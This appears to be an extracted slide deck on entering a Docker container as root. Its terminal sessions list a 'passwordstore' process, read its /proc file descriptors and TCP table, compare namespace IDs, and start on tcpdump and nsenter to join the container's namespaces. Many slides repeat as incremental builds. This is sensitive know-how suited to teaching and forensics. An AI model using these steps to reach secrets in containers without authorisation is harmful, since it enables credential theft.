 1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000      0        0 49442 2 0000000017006b20 20 4 28 10 -1
```



# What's This Thing Doing?

```
● ○ ● ssh ✘#2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout
 0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000      0      0      1 00000000f01de2aa 20 4 31 10 -1
 1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000      0      0 49442 2 0000000017006b20 20 4 28 10 -1
```

# What's This Thing Doing?

```
● ○ ● ssh ✘#2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx--- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx--- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx--- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx--- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx--- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat /proc/23325/net/tcp
sl  loc_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000      0          0 49436 1 00000000f01de2aa 20 4 31 10 -1
 1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000      0          0 49442 2 0000000017006b20 20 4 28 10 -1
```

# Entering A Container - Theory

- Network namespaces aren't hierarchical

# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?

# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places

# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)

# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)
- We can be just another process with funny namespaces


# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)
- We can be just another process with funny namespaces
  - Don't want to lose Capabilities, switch cgroups, etc.

# Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)
- We can be just another process with funny namespaces
  - Don't want to lose Capabilities, switch cgroups, etc.
- Easy answer: mooch namespaces from a process in the target container
  - ...whatever "container" means?


# Entering A Container - Scrolly Text...



A screenshot of a terminal window titled "ssh". The window has a standard OS X title bar with red, yellow, and green buttons. In the top right corner, there is a small icon with a "T" and "#2". The terminal's background is light gray. The text area contains the following command and its output:

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?       S1  20:22  0:00  \_ passwordstore
```


# Entering A Container - Scrolly Text...



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The title bar also shows the window number "2".

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?       S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
```


# Entering A Container - Scrolly Text...



The screenshot shows a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The title bar also displays the number "2". The terminal content is as follows:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?       S1   20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
```


# Entering A Container - Scrolly Text...



The screenshot shows a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The title bar also displays the number "2". The terminal content is as follows:


```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?       S1   20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
```

# Entering A Container - Scrolly Text...



```
ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008   4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?          S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?          S1  20:22  0:00  \_ passwordstore
ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
type tcpdump
tcpdump is /usr/bin/tcpdump
```

# Entering A Container - Scrolly Text...



The screenshot shows a terminal window with a title bar 'ssh'. The window contains a command-line session:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?        S1   20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter
```

# Entering A Container - Scrolly Text...

The screenshot shows a terminal window with a light gray background and a white foreground. The title bar at the top right is labeled 'ssh'. In the top left corner, there are three colored circles (red, yellow, green). The main area contains a series of terminal commands and their outputs:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?        S|   20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
